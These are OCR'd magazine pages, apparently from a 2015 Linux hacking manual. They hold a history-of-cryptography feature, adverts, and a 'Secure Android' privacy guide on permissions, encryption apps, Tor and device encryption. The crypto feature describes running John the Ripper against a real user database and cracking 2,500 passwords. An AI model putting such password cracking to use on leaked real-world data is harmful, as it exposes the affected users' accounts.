We have 26 possible keys (including the trivial zero-shift) for a Caesar cipher, whereas ROT13 and Atbash are essentially single-key systems. The *Kama Sutra* cipher has a fairly large keyspace – there are about 8 trillion (8 followed by 12 zeroes) unique ways of pairing the alphabet. The general MSC has an astounding number of possible combinations (26 factorial – about 4 followed by 26 zeroes – or a little more than 88-bits in modern binary terms), but size isn't everything... The Arab polymath Al-Kindi, in a ninth-century manuscript titled *On Deciphering Cryptographic Messages*, gave the first description of breaking MSCs by frequency analysis – exploiting the fact that in an 'average' message, some letters will occur more frequently than others.

For example, in English the letter 'e' occurs with a relative frequency of about 13%, followed by 't' with 9%, and so on. This is why Scrabble scoring is the way it is – the more common the letter, the less it scores. Other languages have different letters and frequencies, but the principle remains the same: replace the most frequently occurring letter in the ciphertext with the most frequently occurring letter in the language, then repeat for the next most frequent letter, and continue until you are able to fill in the blanks. The original message might not have exactly the same letter frequencies as the language, but provided it's long enough it will at least be close enough that decryption will be possible with a little tweaking.

Don't panic, Colonel



This triptych shows another WWI example: the ADFGX cipher (these letters were chosen because they're different in Morse code). The first plate is the fractionating key: it encodes each letter of our alphabet (sans the letter z because the **LXF** style guide doesn't like it) into a bigram, so that our message 'kernel panic' encodes to XF GA DA GF GA AG DX GD GF FD FA (the space is ignored). In the second plate, we fit this message onto a grid below a second keyword, 'LINUS', which is our transposition key. In practice, a longer transposition key would have been used, and both keys would be changed according to a daily code book. We rearrange the columns by putting the second key in alphabetical order, and then read off the ciphertext column-wise. Thus our encoded message is FGGGA XAADF GFDF DAGD AGXF.

The discovery of the 1586 Babington Plot (which sought to assassinate Queen Elizabeth I) led to Mary Queen of Scots and her co-conspirators being executed after their correspondence was decrypted by renowned codebreaker Thomas Phelippes. Letters between Mary and Babington had been encrypted by substitution using symbols mostly from the Greek alphabet, and Phelippes was able to forge an addendum to one of Mary's letters requesting the identities of the co-conspirators. Once they were thus incriminated, heads were off'd.

A milestone in the history of cryptography was the invention of the so-called Vigenère cipher in 1553. This was actually the work of cryptologist Giovan Battista Bellaso, who built on the ideas of Trithemius and Alberti. Vigenère did in fact publish a stronger autokeying cipher in 1586, but history has misattributed this earlier cipher to him. The cipher is a polyalphabetic substitution cipher which uses a keyword to switch cipher alphabets after each letter. Each letter is encrypted by a Caesar cipher with shift determined by the corresponding letter of the keyword. This (providing the keyword has more than one unique letter) thwarts traditional frequency analysis. The cipher was considered so strong that it was dubbed *le chiffre indéchiffrable*, and indecipherable it remained until work by Babbage and Kasiski in the mid-19th century. Their efforts centred on isolating the length of the key: once that is known then the ciphertext can be separated into as many chunks; each chunk will be encrypted by a different Caesar shift, which is easily dealt to by frequency analysis.

Later, this cipher was augmented with the letter V to make the imaginatively-titled ADFGVX cipher. In 1918, in a phenomenal tour-de-force, the French cryptanalyst Georges Painvin managed to decrypt an ADFGVX-encrypted message which revealed where the German forces were planning to attack Paris. Painvin lost 15kg of body weight over the course of this crypto-toil.

One may wonder if anyone can make a truly unbreakable cipher, and one may be shocked to learn that such a thing already exists. That it has been patented since 1917 may leave one so utterly aghast as to impinge permanently on one's health, but this is fact nonetheless. The chap responsible (for the patent at least) was Gilbert Vernam, and his invention is known as the One Time Pad. The trick is to ensure that there is as much key material as there is plaintext, that the key material is entirely random and perfectly secret, and no part of the key material is used more than once. In practical terms, though, Vernam's system is largely useless. Generating truly random material is difficult, as is distributing a huge amount of it in secret and ensuring its destruction post-use.

Enigmatic mathematics

Wartime cryptography relied heavily on codebooks which contained daily keys, and these had a bad habit of falling into enemy hands. Once such a breach occurred and news of it reached HQ, generals were faced with the tremendous logistical problem of alerting relevant personnel as to the breach and then manufacturing and distributing new key material. Long-range naval missions often failed to receive this, necessitating that messages be retransmitted using old keys. This exchange was sometimes intercepted, providing clues as to the new key. During World War I, the decrypting of the Zimmerman telegram (which invited Mexico to ally with Germany) was instrumental to American involvement in the war.

By World War II the Germans had upgraded the Enigma series of machines to present a sufficient cryptographic challenge to Bletchley Park. Polish researches had broken the original design as early as 1932, and just prior to the outbreak of war they shared their intelligence with the British. Alan Turing designed the Bombe machine, which by 1940 was doing a fine job of breaking Jerry comms.

The Enigma machine, despite having a huge number of rotor, plugboard and stecker settings, had a weakness in that a letter was never encrypted to itself. This vastly reduced the amount of work that the Bombe and the computers (usually women with a good eye for detail and skill at crossword puzzles) had to do. After a letter was typed on the Enigma, the cipher alphabet was changed by the rotor mechanism, in a manner not dissimilar from the Vigenère cipher. There were other layers of encryption too, but a lot of these were constant settings made redundant when Enigma machines were captured. By the end of the war there were around 200 Bombes in use throughout England. The Americans, being in a much better position for obtaining supplies, were able to build and design 125 much faster Bombes, and the Allies were able to farm out work to these remote behemoths via (encrypted) cable.

»

Privacy hacks

Turing's genius notwithstanding, much of the Enigma traffic was decrypted thanks to sloppy operational security. Message keys could have been changed with every transmission but were not, or when they were the change was only slight and easily guessed. Numbers were often spelled out, so 'einsing' was a common technique – looking for occurrences that might decrypt to 'eins'. If numerals had been allowed, this technique would have failed.

In the 1970s, two developments brought the cryptography game into the computer age. The first of these developments was the Data Encryption Standard, a block cipher based on work by Horst Feistel at IBM. Prior to its standardisation, it was slightly modified at the behest of the NSA. With no reasons being cited for these agency-mandated changes, suspicions were raised about a possible back door. Two decades later, it emerged that the opposite was true: the S-boxes of the original cipher were susceptible to a technique called 'differential cryptanalysis', which at the time (cryptography being considered a munition) was classified. The NSA changes made the cipher more resistant to the technique, although they did also recommend a smaller 48-bit, as opposed to 64-bit, key size. Being the first publicly available cipher, DES became the subject of intense scrutiny and in many ways bootstrapped serious academic study of cryptography.

While the thousands of pages of journal articles on the subject provide all manner of theoretical attacks on DES, by far its most serious weakness is the short key size. IBM and the NSA eventually compromised on a nominal 64-bit key, but eight of these 64 bits were redundant checksum bits. At the time of its introduction this was probably sufficient, but in the early 1990s machinery was proposed that could brute-force a key within hours. In 1997 an Internet-wide project successfully cracked a DES key for the first time. In 1998, the Electronic Frontier Foundation built a device (for a princely $250,000) which successfully cracked a key in a little over two days.

Among the other attacks on DES it's worth mentioning Matsui's 'linear cryptanalysis'. The attack involves building up approximations to parts of the cipher by finding modulo 2-linear expressions that hold with a probability significantly different from 0.5. By collecting a huge number (2^{43}) of plaintext-ciphertext pairs, one can deduce a sufficient number of bits of the key that the remainder can be brute-forced. Linear expressions can be found speedily thanks to the Walsh-Hadamard transform, and modern ciphers all are very careful to include a heavily nonlinear component to mitigate against these attacks. In some ways one can look at Matsui's work as an abstraction of basic letter frequency analysis, using characteristics of the cipher rather than the language, and 1s and 0s rather than characters.


Going public

The other good thing to come out of the '70s was Public Key Cryptography. This finally solved the problem of being able to communicate securely without first having to meet in order to establish a shared secret. The method is called the Diffie-Hellman key exchange, after the gentlemen responsible for its invention. It exploits the chiral mathematics of finite fields, in which it's straightforward to exponentiate an element (that is, raise a number to a power), but very difficult to conduct the opposite process, known as the discrete logarithm. Thus field exponentiation is an example of a 'one way function'. The illustration (at the foot of the facing page) shows an example of the exchange between Alice and Bob, who are fairly ubiquitous in cryptographic literature. The shared secret $s=g^{ab}$ can be calculated by both Alice and Bob. An onlooker, Oscar say, can see the public keys A and B, and the exchange parameters g and p, but these are of no help in deducing the shared secret s unless one of the secret keys a or b is also known.

Once thusly established, the shared secret s can be used as an ephemeral encryption key for a symmetric cipher, such as DES. The secret keys a and b could at this point be destroyed, which would ensure so-called perfect forward secrecy, but a proper public key infrastructure would require that private and public keys remain largely immutable. Further, public keys should be as well-advertised as possible, to reduce chances that a man in the middle, say Mallory, could impersonate either party with a bogus public key: the key exchange provides confidentiality, but doesn't of itself guarantee authenticity. To achieve the latter, one needs to be sure of whose public keys belong to whom. To do this in general, one requires a trusted third party,

Advanced Encryption Standard

AES was introduced as a replacement for DES in 2001. To date it has defied all cryptanalytic efforts to find weaknesses. One reason for its selection was its relatively simple structure. There are four main layers, repeated over several rounds. With a bit of imagination, one can see echoes of the ADFGX cipher in the ShiftRows stage. The SubBytes stage is the only non-linear part of the cipher. Typically linear operations are much quicker to carry out, but without a non-linear stage a cipher will be trivial to break using the methods introduced by Matsui.



Development of modern principles

Over the last 150 years, a few key principles have been developed which (with small adjustments to allow for new technologies) still give a good idea of what the cryptography game is all about. The first is Kerckhoffs's [this apostrophe catastrophe brought to you by Wikipedia] principle: that knowledge of the encryption method alone should not be considered a threat to the security of the message. So long as the key is not compromised, this knowledge will be of no help. This is counter to the idea of security by obscurity, which, although it intuitively might seem reasonable, is considered bad form nowadays. The CSS copy-protection system used on DVDs was broken in 1999 after reverse engineering of the *Xing* software revealed a player key and the underlying algorithm (which turned out to be woefully poor). Likewise, the KeeLoq mechanism for remotely unlocking vehicles was broken in 2006 after part of its design was leaked.

Claude Shannon is often called the founder of Information Theory. In 1949 he introduced the ideas of Confusion and Diffusion for ciphers. Confusion advocates that the relationship between plaintext, ciphertext and key should be as complicated as possible. In terms of modern block ciphers this should mean each output bit depends in a non-linear manner on several key- and input bits. Diffusion refers to the idea that changing one key- or input bit should have a fairly drastic effect on the output. Ideal diffusion results in the strict avalanche criterion: that each output bit should change with probability 0.5 when one key- or input bit is flipped.

known as a Certificate Authority (CA), to act as a directory of keypair owners.

Since public key cryptography is such a different animal from its private counterpart, one can use various bits of mathematical trickery to reduce the search space to one significantly smaller than that of a brute-force attack. This being so, the classic public key algorithms all have much longer keys. For example, the AES algorithm is considered secure with a 128-bit key, but people are already concerned that 1,024-bit RSA keys are no longer secure. The new-fangled Elliptic Curve cryptography, based again on discrete logarithms but in a more abstract algebraic space, offers shorter keys, but still of the order of twice the security parameter.


The security of all these public key systems rests on the supposed intractability of factoring integers and the discrete logarithm problem. While mathematicians have studied these problems extensively and come up with some good tricks for speeding up the process, they both remain sufficiently time-consuming to solve as to still be considered secure – at least on conventional hardware.

Up until 1992 cryptographic software was classified as a form of munitions in the US, and even after this date was governed by export restrictions. These precluded the export without licence of any software using a key length of more than 40 bits. This led to a lengthy criminal investigation of PGP founder Paul Zimmerman, which ended in nought. Zimmerman came up with novel ways of circumventing these restrictions, including publishing the source code as a book, protected by the First Amendment. Netscape was forced to release a crippled 'International Edition' which permitted only 40-bit SSL keys, in contrast to its 128-bit US edition.

Are you Shor?

In 1994, Peter Shor announced an algorithm which could be run on a quantum computer which would enable it to (among other things) factor integers and compute discrete logarithms much faster than a classical computer. While no one has yet succeeded in building the right kind of quantum computer, there's sufficient concern to give rise to a burgeoning field of study known as post-quantum cryptography.

Perhaps a more practical concern is the problem of producing secure keys in the first place. This relies on being able to produce a sufficiently random stream of bits, which computers are notoriously bad at. On Linux we have the **/dev/random** and **/dev/urandom** nodes (go on, run the *cat* command on them), which both harvest entropy gathered from (among other sources) keyboard and mouse input in order to augment a pseudorandom number generator (PRNG). This is why it's good practice to make erratic mouse gestures and batter the keyboard when running, for example, the *ssh-keygen* command.



Alice and Bob establish a shared secret *s*, without exposing their private keys.

A very early version of *Netscape* contained a weak PRNG that was seeded using the time of day and process ids. Since an attacker would be able make educated guesses as to these variables, the supposedly randomly generated SSL keys could be broken. In 2008 sysadmins were sent into a widespread panic when it was revealed that OpenSSL was generating weak keys, and had been doing so for two years. More recently, Ed Snowden has revealed that the NSA paid RSA security to use a generator called *Dual EC DRBG* as the default in their software. The constants that the NSA recommends to initialise this generator with are suspected to have been contrived in such a way as to provide a back door into the algorithm.

Besides ciphers, an important concept is that of a hash function. This scrambles an input to a fixed length output (so if the input is longer than the output there could be collisions) in a one-way manner. Hashed passwords in Linux are stored in **/etc/shadow**. Originally the MD5 hashing algorithm was used, but nowadays SHA-512 is becoming the standard. Often we hear news of hackers managing to obtain databases, which often contain hashed passwords. If you are in possession of a large database, the popular *John the Ripper* password cracker is able to weed out any weak passwords in a matter of minutes. For research purposes we ran it on a real world database (which has several thousand users), and managed to get 2,500 passwords over the course of a few hours. Other tools such as *oclHashcat* can leverage GPU power as well, so database security is important, as is changing your password if it is compromised.

In sum, we have seen great changes in how we encrypt our secrets, but it's important to see how we have been inspired by the past. Unfortunately, we make the same mistakes too – whenever security is breached, it is far more likely to be due to poor security practice than weaknesses in the cipher. Misconfigured servers, phishing attacks, malicious or lazy operators are by far the greater problem. ■

THE 10TH ANNUAL HOT 100

T3

The Gadget Magazine

April 2015 / £4.99

FROM TRAILBLAZING **TECH** TO THE **TALENT** BEHIND IT, **T3** REVEALS THE **GADGETS YOU NEED RIGHT NOW!**



THE TIME IS NOW FOR APPLE WATCH!



THE CURVED TV COMES OF AGE



CUTTING-EDGE TABLETS

HOT 100



WEARABLE TECH INNOVATIONS | THE SHARPEST NEW SHOOTERS | HOME AUDIO GOES HIGH-RES | ELON MUSK: SPACE TECH TAKES OFF | NEW ADVENTURES IN VIDEOGAMES



POWERFUL PORTABLES | MICROSOFT HOLOLENS | THE FASTEST PHONES EVER! | ELECTRIC HYPERCARS | TONY FADELL: NEST AND GLASS 2.0

+ GEAR VR ON TEST
VIRTUAL REALITY YOU CAN BUY ON THE HIGH STREET



+ TABLET BATTLE ROYALE
ANDROID BUYING GUIDE: £100 TESCO HUDL VS BEST FOR £300



IN PRINT, ON TABLET AND SMARTPHONE

ON SALE NOW

WWW.T3.COM

Google play | App Store | zinio

WWW.MYFAVOURITEMAGAZINES.CO.UK/TECH-GADGETS/T3-MAGAZINE-SUBSCRIPTION/



Secure Android

Your smartphone is your PC. We investigate how you can secure it against prying eyes...

You know, if someone was really interested, they could pinpoint your exact location right this very moment. They can even probably take your picture reading the magazine and record the gasp you just let out. Before you can gather your senses, they will have read all your messages, stolen your contacts and seen not just your credit score, but your *Angry Birds* prowess.

This isn't fiction. You have in your pockets a snooper's best friend. You take it everywhere: from your office to your bedroom, from the dining room to the lavatory. It records almost everything you do and can be made to turn against you in a matter of minutes. Believe it or not, the modern day smartphone is a private citizen's worst privacy nightmare.

Think about what you have in there: email addresses and phone numbers from your contacts, calendar appointments, photos, and probably even personal financial information. On top of that, the smartphone can continually track your location to build a detailed profile of your whereabouts.

> **"97% of tested apps inappropriately accessed private information."**

There are multiple ways these devices can send out data and information about their users, which makes them particularly troublesome not only for those who want to remain anonymous, but also for the average joe. In fact, even if you never use the smartphone to make an actual call, you are already broadcasting information just by the mere act of using the device.

In a recent study conducted by HP, the company discovered that 97% of the tested apps inappropriately accessed private information sources within a device and another 86% lacked the means to protect themselves from common exploits. The good news is that these smartphones allow you to alter many privacy-related settings with a tap or two.

Let's look at the various ways in which you leak private information about yourself via your smartphone – and how you can minimise such broadcasts. We'll also look at tools that allow you to take charge of your privacy and help you communicate without compromising the actual exchange of information. »

You are being watched



Prevent apps and services from keeping tabs on you.

Many tasks that were once performed exclusively on PCs have now branched out to phones. They can double up as media players, recorders, gaming devices, GPS navigation devices and more. To enjoy all these conveniences you need apps. Unfortunately, apps are the weakest link between your private data and the world. Many access your personal data to 'enhance their experience'. But you must trust that apps will only use this data in a desirable way. Unfortunately, not every app clearly states how they use your it and you have no way of knowing if you're safe.

Then there are the free web services. Web companies like Google, Twitter, Facebook and others provide you with a free service in return for information about you. This information is then used to target ads. Some consider this fair trade but privacy campaigners are becoming increasingly concerned.

A critical component of your Android smartphone is the permissions system. When you install an app, it notifies you of what it would like to gain access to. You can then install the app, or not. Unfortunately, this system puts a lot of responsibility on the users to know whether these access requests are appropriate. According to research reports (source: **http://bit.ly/1bRbsVr**) many apps request excessive permissions.

There are multiple ways of visualising app permissions. BitDefender's free *Clueful* app helps you identify what an app is doing, and what it *should* be doing. Once installed *Clueful* will scan your apps and categorise them as High Risk, Moderate Risk, and Low Risk. You can then browse each list and click on an app to find out the feature it can access. You should uninstall any High Risk apps as they might be pinching your passwords or reading emails.

> **"Sharing images reveals a lot of information thanks to the EXIF data attached..."**

Then there's Malwarebytes' *Anti-Malware* mobile app which also includes a Privacy Manager. It scans apps and divides them into categories based on the phone feature they have access to, such as Access Calendar and Access Storage. The app will come in handy when, for example, you wish to view all the apps that can read personal information such as your contact list and your web history.

Control permissions


Once you've identified a privacy-intruding app you can remove it. Google recently let slip a privacy functionality in Android 4.3 that users could unlock with the *Aps Ops* Launcher tool. With this feature you could selectively turn off privacy-related permissions. For example, you could install the *Shazam* music recognition app but turn off its ability to track your location. However, Google removed the feature in the following update, much to the chagrin of the EFF. When asked, Google said the feature was experimental and was released by accident.

If you have a rooted Android device you can still get the feature as a module for the *Xposed* framework. Users of rooted devices can also use the *XPrivacy* module for *Xposed*. With *XPrivacy* you can control specific permissions for all installed apps. The best bit is that once you disable a particular feature, say, access to contacts, *XPrivacy* will shield the real data and instead feed a list of bogus contacts to any app that requests them.

In addition to preventing the apps from leaking info, you should also minimise the personal data you put out there, even when sharing something as innocuous as images. John McAfee, who was evading authorities, was ousted in Guatemala thanks to a photo. Sharing images taken from your smartphone reveal a lot of information about you thanks to the EXIF data attached to them, so if you take an image with a GPS-enabled camera or a smartphone, it can reveal your location, the time it was taken as well as the unique ID of the device.

To strip EXIF information from pictures before sharing them you can use the Instant EXIF Remover app. The app doesn't have an interface. Once installed it'll be available as an option in the 'Share' action. When selected, the app will intercept any images you wish to share and delete all EXIF data, before passing them on to the email client or any other sharing app. Also, before you upload files to a cloud sharing service like Dropbox or Google Drive, it's a good idea to encrypt them. You can do this easily on a Linux box with *EncFS*.

EncFS is available in the repositories of popular distros like Fedora and Ubuntu. The tool requires you to create two directories – one that houses your unencrypted content and the other with the encrypted version. The way the tool works is that you interact with the files in the unencrypted folders and they are encrypted on-the-fly in the encrypted folder. To use *EncFS* with a cloud sharing service like Dropbox, just make sure you keep the encrypted folder inside the Dropbox folder. This will automatically sync any changes to the encrypted folder to Dropbox! After installing *EncFS*, create the two folders with **encfs ~/Dropbox/.encrypted ~/Private**. The tool will ask you questions and create the folders. Any files in the Private directory will now be synced.



Mastering the learning curve of XPrivacy will go a long way in protecting your privacy.

Three degrees of separation

You don't need to be talking to a terror suspect to get the NSA interested in your personal communications. The agency is allowed to travel 'three hops' from its target. So they can monitor the communication of people who talk to people who talk to people who talk to you. This three degrees of separation allows NSA to virtually monitor everyone.

Communicate securely



Use your phone in Incognito mode.

The key to securing your phone against any sort of surveillance is end-to-end encryption. There are an increasing number of apps and services that let you encrypt the data on your device before it is sent off and then decrypted at the recipient's device. Encryption doesn't prevent the caching of data but safeguards it against any kind of snooping by making it unintelligible to anyone without the correct decryption keys.

Begin your lockdown efforts by obfuscating your web browsing activities. Just like any desktop web browser, you can install a variety of add-ons to your Android browser.


Some of the popular Privacy-inducing add-ons are the *Phony* add-on which you can use to customise the user-agent on the browser and hide the fact that you are on a mobile device. Then there's the self-destructing cookies add-on which will automatically delete all cookies when you close a site. For more comprehensive control you can use the *CleanQuit* add-on which removes all information about the previous session including the browsing & download history and site preferences.

If you want anonymity, you should switch to the *Orweb* browser (**http://bit.ly/1eiYktj**) which is preconfigured to help you browse the web anonymously. It's also loaded with plugins to disguise your device, gives you control over cookies, prevents loading of *Flash* content and keeps no browsing history. It requires the *Orbot* plugin, and *Orbot* is Tor for Android. (*See p34* for more details about the Tor Project). On initial launch, *Orbot* runs through a quick setup wizard. If you have a rooted phone, you can turn on transparent proxying, which allows all network apps to automatically run through the Tor network.


To sign and encrypt email messages on your mobile device you need the *Android Privacy Guard* (*APG*) app, which is an open source implementation of OpenPGP. You'll also need the *K-9* email app, which integrates seamlessly with *APG*.

To use these apps, first launch *K-9* and configure it to connect to your email server. Then launch *APG* and tap the menu button, which brings up the option to manage private keys and public keys. You can export these keys from the desktop and import them into *APG*. Once the keys are imported, *K-9* will display the option to sign and encrypt messages when you write a new email. Conversely it will let you decrypt emails when you receive a new encrypted message.

Similarly, if you wish to encrypt instant messages, you'll need the open source *ChatSecure* app. The app uses the OTR protocol to enable secure chat sessions over XMPP accounts. Using the app you can have secure chats with your friends over popular networks including Google Talk and Facebook on any OTR compatible client including *Pidgin*, *Adium*, and *Jitsi*.



The *EncDroid* Android app lets you create EncFS encrypted folders and syncs them.



You can use the *Jitsi* app for making encrypted video calls.

Old School usage

Another famed form of text-based communication is SMS. Although on a steady decline due to the falling prices of mobile internet many people still use texting as their primary means of communication.

> **"Surprisingly, a lot of us still use the smartphone to make actual calls."**

You can encrypt SMS messages with the open source *TextSecure* app, which can encrypt SMS stored locally on the phone. However, to send encrypted messages over the air, the recipient must also have *TextSecure* or they'll receive unencrypted messages. When you run the app first time, it gives you the option to create encrypted versions of all local messages. Although it doesn't touch the existing unencrypted SMS', it's advisable to delete them after creating encrypted versions.

Before you can send messages you'll have to create a secure connection with the recipient's device by exchanging keys. *TextSecure* will send a message to the recipient, whose *TextSecure* app will automatically respond with a message to establish a secure connection. From then on you send and receive encrypted messages.

Surprisingly, a lot of us still use the smartphone to make actual calls and there are apps and services that will establish secure channels to thwart any attempts to intercept your conversation.

You can use the free *RedPhone* app, which makes encrypted calls over the internet. There's also *SilentPhone*, which is developed by Phil Zimmerman who gave us OpenPGP for securing email and ZRTP protocol for securing VoIP calls. The *SilentPhone* app works on multiple mobile platforms but comes with a $10 (about £6) subscription fee.

Both these solutions work as advertised and create encrypted calls. However, their major limitation is that they require the person at the other end of the line to be using the same app. The Ostel project is working on solving this problem. They've created a standard known as Open Source Telephony Network (OSTN) that uses free and open source protocols to create end-to-end encrypted voice communication channels.

The best thing about this is that you can connect with any user that's using an app that supports the OSTN standard. There's the *CSipSimple* app for Android, *Acrobits* for iPhone users, *PrivateGSM* for BlackBerry users and the cross-platform *Jitsi* desktop app for Linux, Windows and Mac users.

Secure your device



Batten down the ports and hatches.

In addition to restricting the flow of data to third-party apps and encrypting all forms of communication, you'll also need to protect against physical compromise. Securing the device safeguards it against the most common fears – theft and unauthorised access.

Privacy conscious users should enable and use one of the several options to lock the phone. You can restrict access via a pattern, a numerical pin, an alpha-numeric password, or a voice command. If you are using a lock screen you should also disable any lock screen widgets. Disabling lock screen widgets required third-party apps like *Lockscreen Policy*, but is now built into the latest version of Android.



In addition to encryption, SSE can also securely delete files to remove all danger.

Locking the phone is one thing, but it wouldn't help when you hand over an unlocked phone to someone. You can use *Screen Locker* (**http://bit.ly/LRBttz**) to lock your screen before handing the phone to someone else. The app disables all forms of inputs and prevents the users from viewing anything other than what's on the screen. You can then enter a preset pattern to unlock the device.

Then there are apps which will lock access to an app with a password. One such is *Privacy Master Free*, which can also fake a crash to prevent an app from launching, and prevent access to key areas such as the Google Play Store. You can also block the task manager as well as USB connections.

Then there's the *AppLock* app which, along with the ability to block access to apps, also has two separate vaults where you can hide photos and videos. The app can also prevent toggling of settings such as WiFi. One of the best features is its ability to create lock profiles. So you can create a list of apps you want to lock when you in the office, and another set when you're with naughty nephews. You can trigger the locks based on time or location.

On the security side, the app can randomly rearrange its numeric keyboard to prevent others from figuring out your password by following your fingers. It also allows you to hide the app from the application drawer to keep its existence on your device a secret.

> **"Privacy Master Free can fake a crash to prevent an app from launching..."**

Encrypt your device

Finally, privacy minded users should encrypt the data on their phone using the built-in feature. However, there are some caveats involved with the process. For one, encryption is a one-way process, which is to say that once turned on there's no mechanism to turn off the encryption. You'll have to factory reset your phone and lose all your data. Also, make sure you back up your data before initiating the encryption process and don't interrupt the process. If you do you'll sure lose the data and render the device unusable.

Before you begin, make sure you have set up a lock screen PIN or password, which is required because Android will use it as your decryption key. To begin encryption, head to System Settings > Security > Encrypt device. When it's done you'll have to enter the PIN or password each time you boot your phone.

Instead of encrypting the whole device, you can also choose to encrypt selected files. One of the best apps for this purpose is *SSE Universal Encryption*. The app offers all the popular encryption algorithms including AES-256, Serpent-256 and Blowfish-256, and has three modules: the *Password Vault* module allows you to safely store passwords and organise them into folders. The *Message Encryptor* module encrypts snippets of text. But the most interesting option is the *File/Dir Encryptor* module. It lets you pick a file using the built-in file browser and then encrypts it.

Installing CyanogenMod does require some doing, but if you can borrow a Windows machine you can save yourself effort via the *CyanogenMod Installer* at **http://get.cm**. Free software enthusiasts would want to check out the Replicant distribution. It's based on CyanogenMod and replaces all proprietary Android components with their free software alternatives. Phil Zimmermann's *Silent Circle* has tied up with the Spanish Geeksphone handset manufacturer and is about to launch the Blackphone for the privacy conscious. The phone will run the PrivatOS distribution. ■

Switch to a third-party firmware

Every year Google offers a vanilla Android operating system popularly known as AOSP for download. Many developers take this version and work on it to develop their own customised version of Android.

CyanogenMod is one such Android distribution and also one of the most popular, with millions of users. One reason for its popularity is that it gives you complete control over your device and frees it from any ties to Google, your network or the phone's manufacturer. It's also worth mentioning that the CyanogenMod team is quick to patch security holes and fix bugs that were only fixed by Google in the next Android release. The third-party firmware also includes the the *Privacy Guard* app which gives you better control over apps and their permissions.

The newer versions of the app also include the AppOps feature, redacted by Google in Android 4.3. With this feature users can prevent individual apps for accessing your data. The latest version of CyanogenMod also integrates the secure SMS app *TextSecure* in the firmware itself.

Future

techradar.

TECHNOLOGY. TESTED.



VISIT TECHRADAR, THE UK'S LEADING TECH NEWS & REVIEWS WEBSITE

- Up-to-the-minute technology news
- In-depth reviews of the latest gadgets
- Intensive how-to guides for your kit

www.techradar.com

twitter.com/techradar facebook.com/techradar

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

Hardware hacks

Cool hacks to bust open hardware and get it to run any OS you want

72 Linux on Chromebooks
Chromebooks are awesome, Linux is awesome, let's get these two together.

76 Free Android
Oh Google, you have to go and ruin it all, it's time to free Android from its clutches.

80 Crack open UEFI
